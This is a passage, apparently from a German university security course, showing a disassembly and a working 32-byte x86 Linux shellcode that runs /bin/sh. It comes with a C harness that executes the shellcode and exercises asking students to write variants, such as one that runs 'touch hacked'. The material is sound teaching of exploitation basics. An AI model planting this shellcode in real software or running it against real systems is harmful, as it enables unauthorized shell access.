 8048071: cd 80                int    $0x80
 8048073: e8 ed ff ff ff       call   0x8048065
 8048078: 2f                   das
 8048079: 62 69 6e             bound  %ebp,0x6e(%ecx)
 804807c: 2f                   das
 804807d: 73 68                jae    0x80480e7
 804807f: 30                   .byte 0x30
```

test shell code

```
char shellcode[] = "\x31\xc0\x50\xeb\x0e\x8b\x1c\x24\x88\x43\x07\x89\xe1\x31\xd2\xb0"
                   "\x0b\xcd\x80\xe8\xed\xff\xff\xff\x2f\x62\x69\x6e\x2f\x73\x68\x30";
void main() {
        void (*shell)() = (void*)shellcode;
        shell();
}
```

Aufgabe 4.2 | Exercise

Aufgabenstellung:

1. Shell Code schreiben der `/bin/sh` ausführt (1 Punkt)
   (siehe oben; wurde quasi gelöst, bitte sorgfältig nachvollziehen)
2. Eigenen Shell Code schreiben der `touch hacked` statt `/bin/sh` ausführt (3 Punkte)
3. Shell Code aus 1 von numerischen Zeichen (`0` - `9`) befreien (2 Punkte)

Ende

Nächste Woche:

Address Space Layout Randomization

(ASLR)